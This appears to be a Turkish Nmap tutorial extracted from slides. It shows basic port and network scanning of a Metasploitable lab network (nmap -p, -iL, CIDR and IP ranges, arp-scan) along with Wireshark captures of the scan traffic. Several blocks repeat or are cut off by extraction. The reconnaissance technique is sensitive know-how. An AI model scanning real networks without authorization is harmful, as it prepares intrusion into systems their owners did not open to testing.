
```
kali㉿kali:~$ cat /etc/resolv.conf
```

```
# Generated by NetworkManager
```

```
nameserver 8.8.8.8
```

```
nameserver 8.8.4.4
```

```
kali㉿kali:~$
```



```
kali@kali:~$ nmap 10.0.2.7 -p 80
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 17:58 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00084s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
kali@kali:~$ 

kali@kali:~$ nmap 10.0.2.7 -p 20-100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 17:59 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00044s latency).
Not shown: 75 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
kali@kali:~$ 
```

```
kali@kali:~$ nmap 10.0.2.7 -p80,22
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 17:58 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00070s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
kali@kali:~$ 
```

Nmap ile -p parametresi ile istenilen port/portlar ve istenilen port aralığı taranabilmektedir.

Not: -p- parametresi kullanılırsa bütün portlar taranacaktır.

Basit Tarama

Basit Tarama

```
kali㉿kali:~/Desktop$ sudo systemctl start ssh.service
kali㉿kali:~/Desktop$ 
kali㉿kali:~/Desktop$ 
kali㉿kali:~/Desktop$ 
kali㉿kali:~/Desktop$ 
kali㉿kali:~/Desktop$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
        RX packets 2040 bytes 126835 (123.8 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 2136 bytes 157815 (154.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4018 bytes 200920 (196.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4018 bytes 200920 (196.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali㉿kali:~/Desktop$ 
kali㉿kali:~/Desktop$ 
kali㉿kali:~/Desktop$ 
kali㉿kali:~/Desktop$ 
kali㉿kali:~/Desktop$ cat ipAdresleri.txt
10.0.2.7
10.0.2.15
kali㉿kali:~/Desktop$ 
```

-iL parametresi ile bir dosya içerisindeki IP adresleri taranamilmektedir.

```
kali㉿kali:~/Desktop$ nmap -iL ipAdresleri.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 15:12 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00085s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap scan report for 10.0.2.15
Host is up (0.00087s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 2 IP addresses (2 hosts up) scanned in 0.27 seconds
kali㉿kali:~/Desktop$ 
```

İlk olarak kendi cihazımızdaki ssh servisini ayağa kaldırıldı ve daha sonrasında Metasploitable cihazı ile kendi cihazımızın IP adresini dosyaya yazdık ve –iL parametresi ile iki cihazda tarama yapabildik.

Basit Tarama

```
kali㉿kali:~/Desktop$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
        RX packets 3052 bytes 189324 (184.8 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 3192 bytes 235799 (230.2 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
        RX packets 6024 bytes 301244 (294.1 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 6024 bytes 301244 (294.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
kali㉿kali:~/Desktop$ 
kali㉿kali:~/Desktop$ 
kali㉿kali:~/Desktop$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:30:76, IPv4: 10.0.2.15
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:79:b3:11      PCS Systemtechnik GmbH
10.0.2.7      08:00:27:f4:e1:bf      PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.218 seconds (115.42 hosts/sec). 4 responded
kali㉿kali:~/Desktop$
```

```
kali㉿kali:~/Desktop$ nmap 10.0.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 15:18 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00082s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 10.0.2.2
Host is up (0.0031s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
443/tcp   open  https
445/tcp   open  microsoft-ds
912/tcp   open  apex-mesh
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt

Nmap scan report for 10.0.2.7
Host is up (0.0021s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
```

Netmask adresi ile tarama yapılmaktadır. Bu sayede ağ içerisindeki bütün cihazlar taranacaktır.

Nmap öncelikle ağ içerisinde ayakta olan cihazları tespit eder ve daha sonrasında port taramasını başlatır.

Basit Tarama

```
kali㉿kali:~/Desktop$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:30:76, IPv4: 10.0.2.15
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:79:b3:11      PCS Systemtechnik GmbH
10.0.2.7      08:00:27:f4:e1:bf      PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.085 seconds (122.78 hosts/sec). 4 responded
kali㉿kali:~/Desktop$ █
```

10.0.2.1-16 gibi IP aralıkları belirtilerek tarama yapılabilmektedir.

```
kali㉿kali:~/Desktop$ nmap 10.0.2.1-16
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 15:29 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00068s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 10.0.2.2
Host is up (0.0032s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
443/tcp   open  https
445/tcp   open  microsoft-ds
1434/tcp  open  ms-sql-m
1801/tcp  open  msmq

Nmap scan report for 10.0.2.7
Host is up (0.0014s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
```

Basit Tarama

```
kali㉿kali:~/Desktop$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:30:76, IPv4: 10.0.2.15
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:79:b3:11      PCS Systemtechnik GmbH
10.0.2.7      08:00:27:f4:e1:bf      PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.085 seconds (122.78 hosts/sec). 4 responded
kali㉿kali:~/Desktop$ █
```

10.0.2.1-16 gibi IP aralıkları belirtilerek tarama yapılabilmektedir.

```
kali㉿kali:~/Desktop$ nmap 10.0.2.1-16
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 15:29 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00068s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 10.0.2.2
Host is up (0.0032s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
443/tcp   open  https
445/tcp   open  microsoft-ds
1434/tcp  open  ms-sql-m
1801/tcp  open  msmq

Nmap scan report for 10.0.2.7
Host is up (0.0014s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
```

Capturing from eth0 kali@kali: ~/Des... Dosya Makine Görünüm Giriş Aygıtlar Yardım Kali Linux 64bit - Udemy (Code ve Terminator) 03:40 PM

Capturing from eth0 kali@kali: ~/Desktop

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	10.0.2.15	10.0.2.1	TCP	74	52512 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK=0
2	0.000114569	10.0.2.15	10.0.2.2	TCP	74	44260 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK=0
3	0.000155320	10.0.2.15	10.0.2.3	TCP	74	32934 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK=0
4	0.000222954	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.4? Tell 10.0.2.15
5	0.000264166	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.5? Tell 10.0.2.15
6	0.000277565	10.0.2.1	10.0.2.15	TCP	60	80 → 52512 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
7	0.000294631	10.0.2.3	10.0.2.15	ICMP	70	Destination unreachable (Protocol unreachable)
8	0.000295197	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.6? Tell 10.0.2.15
9	0.000323412	10.0.2.15	10.0.2.7	TCP	74	54966 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK=0
10	0.000350601	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.15
11	0.000405559	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.9? Tell 10.0.2.15
12	0.000442993	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.10? Tell 10.0.2.15
13	0.000667449	10.0.2.7	10.0.2.15	TCP	74	80 → 54966 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
14	0.000683425	10.0.2.15	10.0.2.7	TCP	66	54966 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1500 TSecr=1500
15	0.000720057	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.13? Tell 10.0.2.15
16	0.000764803	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.14? Tell 10.0.2.15
17	0.000850334	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.16? Tell 10.0.2.15
18	0.000897546	10.0.2.15	10.0.2.7	TCP	66	54966 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
19	0.001083052	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.19? Tell 10.0.2.15
20	0.001119656	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.20? Tell 10.0.2.15
21	0.001149766	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.21? Tell 10.0.2.15
22	0.001175550	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.15
23	0.120638813	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.25? Tell 10.0.2.15
24	0.120749717	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.26? Tell 10.0.2.15
25	0.120836847	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.27? Tell 10.0.2.15
26	0.120973266	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.28? Tell 10.0.2.15

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
 Ethernet II, Src: PcsCompu_1f:30:76 (08:00:27:1f:30:76), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
 Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.1
 Transmission Control Protocol, Src Port: 52512, Dst Port: 80, Seq: 0, Len: 0

0000 52 54 00 12 35 00 08 00 27 1f 30 76 08 00 45 00 RT-5... '0v...E-
 0010 00 3c 78 56 40 00 40 06 aa 56 0a 00 02 0f 0a 00 <xV@...@... V.....
 0020 02 01 cd 20 00 50 51 92 3e 19 00 00 00 00 a0 02 ...PQ... >.....
 0030 fa f0 18 3e 00 00 02 04 05 b4 04 02 08 0a ef 87 ...>.....
 0040 dc 98 00 00

kali@kali: ~/Desktop

```

kali@kali:~/Desktop$ nmap 10.0.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 15:39 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0021s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 10.0.2.2
Host is up (0.0035s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt

Nmap scan report for 10.0.2.7
Host is up (0.00088s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  sh


```

Hedef cihazlar tespit edilirken görüldüğü üzere ARP Requests işlemi yapılmaktadır.

Basit Tarama

Capturing from eth0 kali@kali: ~/Des... Dosya Makine Görünüm Giriş Aygıtlar Yardım Kali Linux 64bit - Udemy (Code ve Terminator) 03:40 PM

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.15	10.0.2.1	TCP	74	52512 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK=0
2	0.000114569	10.0.2.15	10.0.2.2	TCP	74	44260 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK=0
3	0.000155320	10.0.2.15	10.0.2.3	TCP	74	32934 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK=0
4	0.000222954	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.4? Tell 10.0.2.15
5	0.000264166	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.5? Tell 10.0.2.15
6	0.000277565	10.0.2.1	10.0.2.15	TCP	60	80 → 52512 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
7	0.000294631	10.0.2.3	10.0.2.15	ICMP	70	Destination unreachable (Protocol unreachable)
8	0.000295197	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.6? Tell 10.0.2.15
9	0.000323412	10.0.2.15	10.0.2.7	TCP	74	54966 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK=0
10	0.000350601	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.15
11	0.000405559	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.9? Tell 10.0.2.15
12	0.000442993	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.10? Tell 10.0.2.15
13	0.000667449	10.0.2.7	10.0.2.15	TCP	74	80 → 54966 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
14	0.000683425	10.0.2.15	10.0.2.7	TCP	66	54966 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1500 TSecr=1500
15	0.000720057	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.13? Tell 10.0.2.15
16	0.000764803	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.14? Tell 10.0.2.15
17	0.000850334	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.16? Tell 10.0.2.15
18	0.000897546	10.0.2.15	10.0.2.7	TCP	66	54966 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
19	0.001083052	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.19? Tell 10.0.2.15
20	0.001119656	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.20? Tell 10.0.2.15
21	0.001149766	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.21? Tell 10.0.2.15
22	0.001175550	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.15
23	0.120638813	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.25? Tell 10.0.2.15
24	0.120749717	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.26? Tell 10.0.2.15
25	0.120836847	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.27? Tell 10.0.2.15
26	0.120973266	PcsCompu_1f:30:76	Broadcast	ARP	42	Who has 10.0.2.28? Tell 10.0.2.15

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0

Ethernet II, Src: PcsCompu_1f:30:76 (08:00:27:1f:30:76), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.1

Transmission Control Protocol, Src Port: 52512, Dst Port: 80, Seq: 0, Len: 0

0000 52 54 00 12 35 00 08 00 27 1f 30 76 08 00 45 00 RT-5... '0v...E...

0010 00 3c 78 56 40 00 40 06 aa 56 0a 00 02 0f 0a 00 <xV@...@... V.....

0020 02 01 cd 20 00 50 51 92 3e 19 00 00 00 00 a0 02 ...PQ... >.....

0030 fa f0 18 3e 00 00 02 04 05 b4 04 02 08 0a ef 87 ...>.....

0040 dc 98 00 00

kali@kali: ~/Desktop

kali@kali: ~/Desktop 116x53

```


kali@kali:~/Desktop$ nmap 10.0.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 15:39 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0021s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 10.0.2.2
Host is up (0.0035s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt

Nmap scan report for 10.0.2.7
Host is up (0.00088s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  sh..._..._...
```


Hedef cihazlar tespit edilirken görüldüğü üzere ARP Requests işlemi yapılmaktadır.

Basit Tarama



Nmap 101 – Tespit

